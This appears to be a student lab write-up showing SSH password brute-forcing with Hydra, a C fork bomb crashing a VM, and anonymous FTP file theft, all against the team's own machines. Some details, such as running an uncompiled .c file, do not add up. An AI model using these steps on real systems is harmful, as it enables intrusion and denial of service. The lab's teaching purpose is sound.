The Klepetbros

Alan Solis

Martin Navarrete

Tyler Jones

Taj Telesford

- **First Exploit** (Alan Solis):

Introduction

The purpose of this section is to document a dictionary attack and fork bomb from Kali Linux virtual machine to an Ubuntu virtual machine. The Ubuntu machine was created to have low firewall security and open ports to simulate vulnerable machines that may exist across unsecure networks. The tools needed for these exploits were Nmap and Hydra. Nmap scanner provides information on a network and reveals information such as host IPs and exposed ports. Hydra is a brute-forcing password tool used to expose login information of host machines. A fork bomb is a DoS attack where a process replicates itself infinitely until all available resources on a machine are used causing resource starvation. A C file was created containing the fork bomb that will be copied from Kali to Ubuntu.

I. Preparation Steps

Nmap and Hydra have to be installed onto the Kali machine using commands:

- sudo apt update
- sudo apt install nmap -y
- sudo apt-get install hydra

This should install the latest version of Nmap and Hydra.

On Ubuntu, the ports have to be open for the exploit. Using the following commands will enable port 22 and show its current status.


- sudo ufw enable
- sudo ufw status

Lastly, a C program file created in Kali will contain the following fork bomb code that will be executed on the Ubuntu machine.

```
#include <unistd.h>
#include <malloc.h>
Int main(){
        while(1){
                fork();
        }
}
```

II. Exploitation Documentation


In order to ssh into the Ubuntu machine, the IP address, user, and password is needed. From the Kali machine, Nmap is used to scan the network for other IPs.



```
┌──(user㉿kali)-[~]
└─$ sudo nmap -sU 192.168.1.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 20:31 EST
Nmap scan report for pfSense.home.arpa (192.168.1.1)
Host is up (0.00076s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp

Nmap scan report for 192.168.1.101
Host is up (0.00096s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT   STATE  SERVICE
22/udp closed ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 14.50 seconds

┌──(user㉿kali)-[~]
└─$ 
```

After the scan, the Ubuntu IP was found to be 192.168.1.101.


Once the Ubuntu IP address is known, Hydra can be used to find sensitive information necessary to connect from Kali. Hydra will run multiple login attempts using over 14,000,000 known passwords to see if there is a match.



```
┌──(user㉿kali)-[~]
└─$ hydra -l user -P /usr/share/wordlists/rockyou.txt.gz ssh://192.168.1.101
-t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-02 22:
12:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p
:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.101:22/
[22][ssh] host: 192.168.1.101   login: user   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 22:
12:19

┌──(user㉿kali)-[~]
└─$ 
```

Now the login name, “user”, and password, “12345”, has been found, which will allow a ssh connection into the Ubuntu machine.


To send a copy of the fork bomb program, use the scp command while including the Ubuntu user name and IP address.



```
┌──(user㉿kali)-[~]
└─$ scp f0rk_b0mb.c user@192.168.1.101:/home/user/
user@192.168.1.101's password:
f0rk_b0mb.c                                   100%   94     70.9KB/s   00:00

┌──(user㉿kali)-[~]
└─$ 
```


This placed the fork bomb program into the Ubuntu user's home directory.

The ssh command will let Kali remotely connect to Ubuntu in order to run the fork bomb program on Ubuntu. Once connected, make sure to be in the same directory as the program file and execute it using the ./ command.



```
┌──(user㉿kali)-[~]
└─$ ssh user@192.168.1.101
user@192.168.1.101's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

180 updates can be applied immediately.
93 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Dec  2 19:57:20 2024 from 192.168.2.101
user@user:~$ ls
Desktop    Downloads    Music     Public   Templates
Documents  f0rk_b0mb.c  Pictures  snap     Videos
user@user:~$ ./f0rk_b0mb.c
```

After running the program, Ubuntu will freeze then give a crash warning which forces a system reboot.



A critical error has occurred while running the virtual machine and the machine execution has been stopped.

For help, please see the Community section on https://www.virtualbox.org or your support contract. Please provide the contents of the log file `VBox.log` and the image file `VBox.png`, which you can find in the **C:\Users\heatb\VirtualBox VMs\ubuntu\Logs** directory, as well as a description of what you were doing when this error happened. Note that you can also access the above files by selecting **Show Log** from the **Machine** menu of the main VirtualBox window.

Press **OK** if you want to power off the machine or press **Ignore** if you want to leave it as is for debugging. Please note that debugging requires special knowledge and tools, so it is recommended to press **OK** now.

III. Summary

The documented exploitation was performed successfully and was not difficult to execute. The Ubuntu machine was created to be vulnerable with little to no firewall security and exposed ports which made attacking easier. In a real world scenario, these methods may not be as successful or additional methods will be necessary.

- **Second Exploit** (Martin Navarrete):

Introduction

Martin decided to do an Anonymous FTP Exploit. This vulnerability is defined by unauthenticated users gaining access to FTP servers on different machines to gain access to sensitive files. This exploit runs also in conjunction with improper configuration of file permissions on the victim's machine to expose said sensitive files. In summary, the expected result of this exploit is for an anonymous user to gain access to the FTP server on a victim machine, gain access to sensitive files on the victim's FTP root directory, and download these sensitive files to view its contents.

I. Preparation steps

First, we needed to verify that FTP services were installed on both machines. To check if it was installed on both Kali and Ubuntu, we would run the command…

```
sudo systemctl status vsftpd
```

This will verify whether the FTP services are installed or whether the services is enabled or disabled on the machine. If neither is the case, then we would run the commands…

```
sudo apt update
sudo apt install vsftpd
sudo systemctl enable vsftpd
```

This would first update the machines, install the FTP service respectively, and enable the service for use respectively. Once this is done, we would need to go to the victim machine, Ubuntu, and navigate to the FTP services directory to edit the /etc/vsftpd.conf pertaining to the FTP services with the commands…

```
cd /srv/ftp
sudo nano /etc/vsftpd.conf
```

and edit the line in the file…

```
anonymous_enable=NO
```

to…

```
anonymous_enable=YES
```

Once we change this line, we will write the file and restart the FTP services to certify the changes with the command…

```
sudo systemctl restart vsftpd
```

Changing this line within the FTP services is essential to this exploit as it allows anonymous users access to a victim machine's FTP server since a password is required when accessing the victim server. Also, creating test files to access during the exploit is helpful.

```
sudo touch sensitiveInfo.txt publicInfo.txt
sudo echo "Username: martin\nPassword: 1234567890" > sensitiveInfo.txt
sudo echo "Public Information\nName: Martin Navarrete\nnetID: mjn52" > publicInfo.txt
```


This will give us test files for Kali for the exploit. We will also need to edit the file permissions to allow anonymous access to them; Download and read abilities. We can allow this with the command within the same directory.

sudo chmod -R 755 /srv/ftp

Restart the FTP service to verify changes. Also, double check if port 21 is open on the victim machine, Ubuntu in this case, with the command…

nmap -p 21 192.168.1.100

It should display…



```
martin@martin-VirtualBox:~$ nmap -p21 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 21:29 CST
Nmap scan report for martin-VirtualBox (192.168.1.100)
Host is up (0.00025s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
martin@martin-VirtualBox:~$ 
```


If not, to open the port configure UFW rules or iptables to allow access through Ubuntu or edit firewall rules through pfsense.

This will complete the preparation necessary for the exploit.

II. Exploit Documentation


Firstly, connect to FTP server on target machine, Kali to Ubuntu, with the command through Kali's terminal with the command…

ftp 192.168.1.100



```
┌──(martin㉿mjn52)-[~]
└─$ ftp 192.168.1.100
Connected to 192.168.1.100.
220 (vsFTPd 3.0.5)
Name (192.168.1.100:martin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Once connected, you should be able to enter any password, or just hit the “Enter” to key, to connect to Ubuntu’s FTP server. It should then display login successfully according to the image above. From here you can list the files on the FTP server as shown below with the command “ls”…




```
┌──(martin㉿mjn52)-[~]
└─$ ftp 192.168.1.100
Connected to 192.168.1.100.
220 (vsFTPd 3.0.5)
Name (192.168.1.100:martin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34313|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0               0 Dec 01 21:25 publicInfo.txt
-rwxr-xr-x    1 0        0               0 Dec 01 21:25 sensitiveInfo.txt
226 Directory send OK.
ftp> 
```

From here you can download the files from the FTP server to view in Kali. In this case, we will download the ‘sensitiveInfo.txt’ file with the command…

```
get sensitiveInfo.txt
```

as shown in the image below



```
┌──(martin㉿mjn52)-[~]
└─$ ftp 192.168.1.100
Connected to 192.168.1.100.
220 (vsFTPd 3.0.5)
Name (192.168.1.100:martin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19501|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0              36 Dec 01 21:39 publicInfo.txt
-rw-r--r--    1 0        0              39 Dec 01 21:39 sensitiveInfo.txt
226 Directory send OK.
ftp> get sensitiveInfo.txt
local: sensitiveInfo.txt remote: sensitiveInfo.txt
229 Entering Extended Passive Mode (|||10236|)
150 Opening BINARY mode data connection for sensitiveInfo.txt (39 bytes).
100% |***************************************************************************|    39       66.46 KiB/s    00:00 ETA
226 Transfer complete.
39 bytes received in 00:00 (9.43 KiB/s)
ftp> █
```


.

Once the file is downloaded to Kali, we can exit out of Ubuntu’s FTP server with the command…

bye

The file we want ‘sensitiveInfo.txt’ can then be viewed with the command…

cat sensitiveInfo.txt



```
┌──(martin㉿mjn52)-[~]
└─$ ftp 192.168.1.100
Connected to 192.168.1.100.
220 (vsFTPd 3.0.5)
Name (192.168.1.100:martin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19501|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0              36 Dec 01 21:39 publicInfo.txt
-rw-r--r--    1 0        0              39 Dec 01 21:39 sensitiveInfo.txt
226 Directory send OK.
ftp> get sensitiveInfo.txt
local: sensitiveInfo.txt remote: sensitiveInfo.txt
229 Entering Extended Passive Mode (|||10236|)
150 Opening BINARY mode data connection for sensitiveInfo.txt (39 bytes).
100% |***************************************************************************|    39       66.46 KiB/s    00:00 ETA
226 Transfer complete.
39 bytes received in 00:00 (9.43 KiB/s)
ftp> bye
221 Goodbye.

┌──(martin㉿mjn52)-[~]
└─$ cat sensitiveInfo.txt
Username: victim
Password: 1234567890
```

This completes the execution of the exploit.

III. Summary and Pitfalls

Overall, the FTP service exploit was very successful and simple to execute. Although the execution wasn’t completely smooth, there were very few issues encountered during execution. Some that come to mind in our system setup specifically were issues with the FTP services either not installed, or enabled, on both machines, configuring files within the FTP service directory in Ubuntu to allow anonymous access to its FTP server from Kali, and enabling permissions for files in the FTP root directory to allow anonymous users to read them.